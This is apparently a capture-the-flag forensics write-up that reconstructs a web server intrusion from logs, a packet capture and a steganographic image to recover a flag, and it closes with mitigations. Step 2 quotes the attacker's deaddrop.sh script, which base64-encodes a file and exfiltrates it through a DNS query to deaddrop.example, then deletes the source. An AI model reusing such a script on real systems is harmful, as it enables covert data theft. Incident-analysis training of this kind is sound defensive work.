
KPMG CTF 2026 - Incident Artifacts
Challenge Description
An attacker compromised the internal web server
web01.northstar.local. Three artifacts were recovered from the incident: an access log (access.log), a network packet capture (incident.pcap), and an image from the uploads directory (server_image.png). Reconstruct the intrusion and recover the flag.
Step 1 - Analyzing the Web Access Logs
We started by triaging the provided files. The archive contained:
access.log- Web server request logincident.pcap- Packet capture of the server’s network activityserver_image.png- PNG image recovered from/uploads/
Searching the access log for administrative routes, data exports, or suspicious patterns immediately highlighted an external IP: 203.0.113.77.
rg -n '203\.0\.113\.77' access.logThe timeline showed:
- Failed administrator logins followed by a successful login.
- Browsing admin panels and triggering customer and credential table exports.
- An upload request for a file named
deaddrop.sh. - A download of
/uploads/server_image.png. - A call to
/admin/clearlogsreturning HTTP 200.
Filtering specifically for requests containing DeadDrop-Agent or parameters like layers= and part= surfaced two critical clues:
Line 312:
POST /admin/notes?tag=deaddrop&layers=rot13,base64 HTTP/1.1

Line 401:
GET /static/img/px.gif?part=1&d=X3ZhZ2VocTNl HTTP/1.1

Line 601:
GET /static/img/px.gif?part=2&d=X3NieXliag== HTTP/1.1
Line 312 provided the exact decoding sequence: rot13,base64, meaning the attacker encoded with ROT13 then Base64. To decode, we reverse it: Base64 decode first, then ROT13.
Decoding part=1:
printf '%s' 'X3ZhZ2VocTNl' | base64 -d | tr 'A-Za-z' 'N-ZA-Mn-za-m'
# _intrud3r
Decoding part=2:
printf '%s' 'X3NieXliag==' | base64 -d | tr 'A-Za-z' 'N-ZA-Mn-za-m'
# _follow
We now had two fragments: _intrud3r and _follow.
Step 2 - Inspecting the Packet Capture
Next, we analyzed incident.pcap using Wireshark and tshark to correlate with the access log findings.
Filtering for HTTP requests referencing deaddrop.sh:
tshark -r incident.pcap -Y 'http.request && http.request.uri contains "deaddrop.sh"' \
  -T fields -e frame.number -e ip.src -e ip.dst -e tcp.stream -e http.request.uri
Packet 933 (TCP stream 49) showed internal server 192.168.56.20 downloading /deaddrop.sh from the attacker IP 203.0.113.77.
Following TCP stream 49 revealed the script contents in packet 935:
#!/bin/bash
# deaddrop v1.2 - exfil over DNS
# usage: ./deaddrop.sh <file>
DATA=$(cat "${1:-/tmp/.note}" | base64 -w0)
dig +short "$DATA.deaddrop.example" @192.168.56.2
rm -f /tmp/.note
echo "[deaddrop] drop complete"
The script Base64-encodes the target file and issues a DNS query to resolver 192.168.56.2 under the subdomain *.deaddrop.example.
Step 3 - Recovering the DNS Exfiltration Fragment
Knowing the DNS exfiltration format, we filtered the capture for DNS queries containing deaddrop:
tshark -r incident.pcap \
  -Y 'ip.src == 192.168.56.20 && dns.flags.response == 0 && dns.qry.name contains "deaddrop"' \
  -T fields -e frame.number -e frame.time -e dns.qry.name
Packet 976 showed an outgoing query for:
S1BNR19DVEZ7dHI0Y2VfdGhl.deaddrop.exampleBase64 decoding the subdomain label:
printf '%s' 'S1BNR19DVEZ7dHI0Y2VfdGhl' | base64 -dOutput:
KPMG_CTF{tr4ce_theThis gave us the starting fragment of the flag.
Step 4 - Extracting Steganography from the Server Image
The access log noted the attacker downloading /uploads/server_image.png.

The visible image displayed a standard maintenance banner for web01.northstar.local stating “Snapshot of /var/www/uploads - Nothing to see here. Move along.”
We inspected the image for least-significant bit (LSB) steganography across the RGB channels. Extracting bit 0 of each channel produced:
magick server_image.png -depth 8 RGB:- | \
  perl -0777 -ne '$bits = join "", map { $_ & 1 } unpack("C*", $_); $text = pack("B*", $bits); $text =~ s/\x00.*//s; print "$text\n";'
Output:
DEAD_DROP::L52GQZK7ORZDI2LMPU======::ENDThe marker wrapped a Base32-encoded string. Decoding L52GQZK7ORZDI2LMPU======:
printf '%s' 'L52GQZK7ORZDI2LMPU======' | base32 -dOutput:
_the_tr4il}Step 5 - Assembling the Flag
Piecing together the fragments across all three sources:
| Source | Method | Value |
|---|---|---|
| PCAP (DNS query) | Base64 decode | KPMG_CTF{tr4ce_the |
| Access log (part 1) | Base64 + ROT13 | _intrud3r |
| Access log (part 2) | Base64 + ROT13 | _follow |
Image (server_image.png) | RGB LSB + Base32 | _the_tr4il} |
Concatenating them in order gave the complete flag.
Flag
KPMG_CTF{tr4ce_the_intrud3r_follow_the_tr4il}Mitigations
| Finding | Recommended Fix |
|---|---|
| Credential stuffing / brute force login | Implement multi-factor authentication (MFA) and rate limiting on admin authentication |
| Outbound DNS data exfiltration | Restrict recursive DNS resolution to approved internal domains and monitor for high-entropy DNS queries |
| Unrestricted file uploads | Restrict upload directory execution permissions and perform rigorous integrity checking on uploaded assets |
Summary
The investigation tied together three forensic artifacts: access logs exposed the attacker’s footprint and decoding scheme for pixel tracking requests, PCAP analysis uncovered a custom DNS exfiltration script with the flag prefix, and LSB extraction of the downloaded server image delivered the final Base32-encoded suffix.